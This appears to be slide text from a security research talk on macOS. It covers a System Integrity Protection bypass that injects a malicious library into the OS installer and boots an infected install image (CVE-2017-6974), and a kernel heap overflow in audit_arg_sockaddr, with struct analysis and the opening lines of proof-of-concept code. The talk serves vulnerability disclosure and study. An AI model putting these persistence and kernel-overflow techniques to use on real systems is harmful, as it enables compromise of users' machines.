
Process 460 stopped
Foundation`-[NSFileManager createDirectoryAtPath:
    withIntermediateDirectories:attributes:error:]

(lldb) po $rdx
/tmp/com.apple.installerie9PZNtz/FollowUs.bundle

...
Process 460 stopped
libdyld.dylib`dlopen

(lldb) x/s $rdi
"/tmp/com.apple.installerie9PZNtz/FollowUs.bundle"
```

```
$ ls -lart /tmp/com.apple.installerie9PZNtz/FollowUs.bundle
-rwxr-xr-x  1 user  staff
```



installer doing what!?

unsigned dylib; loaded :/

BEYOND ROOT

subverting 🍏's OS installer



```
codesign -d --entitlements - /Applications/Install\ macOS\ Sierra.app/Contents/Frameworks/OSInstallerSetup.framework/Versions/A/Resources/osishelperd

<plist version="1.0">
  <dict>
    <key>com.apple.private.securityd.stash</key>
    <true/>
    <key>com.apple.rootless.install</key>
    <true/>
    <key>com.apple.rootless.install.heritable</key>
    <true/>
  </dict>
</plist>
```

osishelperd's entitlements

```
# tail -f /var/log/install.log
InstallAssistant: Blessing /Volumes/Macintosh HD -- /Volumes/Macintosh HD/macOS Install Data

InstallAssistant: ***** Setting Startup Disk *****
InstallAssistant: ***** Path: /Volumes/Macintosh HD
InstallAssistant: ***** Boot Plist: /Volumes/Macintosh HD/macOS Install Data/com.apple.Boot.plist

InstallAssistant: /usr/sbin/bless -setBoot -folder /Volumes/Macintosh HD/macOS Install Data -bootefi /Volumes/Macintosh HD/macOS Install Data/boot.efi -options config="\macOS Install Data\com.apple.Boot" -label macOS Installer
```

blessing, to boot off InstallESD.dmg

BEYOND ROOT

subverting 's OS installer




once the system is booted of an infected image,
all 'OS-level' protections are irrelevant

i

unless entitled

Note: To safeguard against disabling System Integrity Protection by modifying security configuration from another OS, the startup disk can no longer be set programmatically, such as by invoking the `bless(8)` command.


runtime 'injection' into OS Installer



'dylib proxying'

- 1 rename dependent dylib
- 2 create malicious library that forwards exports to (re-named) dylib
- 3 move/rename malicious library to match (original) dylib

BEYOND ROOT subverting 🍏's OS installer



the attack:

- 1 within installer app, infect os image (.dmg)
- 2 osishelperd blesses infected images
- 3 system boots of infected image to reinstall OS

```
# ps aux | grep -i [j]java
root  90  /Library/Application Support/JavaW/JavaW

# less /System/Library/LaunchDaemons/com.JavaW.plist

<key>ProgramArguments</key>
<array>
  <string>/Library/Application Support/JavaW/JavaW</string>
</array>
<key>RunAtLoad</key>
<true/>

# rm /System/Library/LaunchDaemons/com.JavaW.plist
rm: Operation not permitted
```

- ✓ bypass SIP
- ✓ survive an OS upgrade

System Integrity Protection

Available for: macOS Sierra 10.12.3

Impact: A malicious application may be able to modify protected disk locations

Description: A validation issue existed in the handling of system installation. This issue was addressed through improved handling and validation during the installation process.

CVE-2017-6974: Patrick Wardle of Synack

CVE-2017-6974

BEYOND ROOT


a ring-0 heap overflow

```
void audit_arg_sockaddr(struct kaudit_record *ar, struct vnode *cwd_vp, struct sockaddr *sa)
{
    int slen;
    struct sockaddr_un *sun;

    bcopy(sa, &ar->k_ar.ar_arg_sockaddr, sa->sa_len);

    switch (sa->sa_family) {

        case AF_UNIX:
            ...
    }
```



`audit_arg_sockaddr()`



`bcopy()` in
`audit_arg_sockaddr()`

source ('src'): struct sockaddr *sa

destination ('dst'): struct
sockaddr_storage k_ar.ar_arg_sockaddr

bytes to copy ('len'): sa->sa_len

relevant structs

```
struct kaudit_record {
    struct audit_record k_ar;
    u_int32_t k_ar_commit;
    ...
};
```

```
struct audit_record {
    u_int32_t ar_magic;
    int ar_event;
    int ar_retval;
    ...
```

```
    struct sockaddr_storage ar_arg_sockaddr;
    int ar_arg_fd2;
    ...
};
```

```
#define _SS_MAXSIZE 128
```

```
struct sockaddr_storage {
    u_char ss_len;
    sa_family_t ss_family;
    char __ss_pad1[_SS_PAD1SIZE];
    int64_t __ss_align;
    char __ss_pad2[_SS_PAD2SIZE];
};
```


BEYOND ROOT

ring-0 heap overflow

can we make
socket > _SS_MAXSIZE?

yes!

```
#define SOCKET_SIZE 200


//create unix socket
int unixSocket = socket(AF_UNIX, SOCK_STREAM, 0);

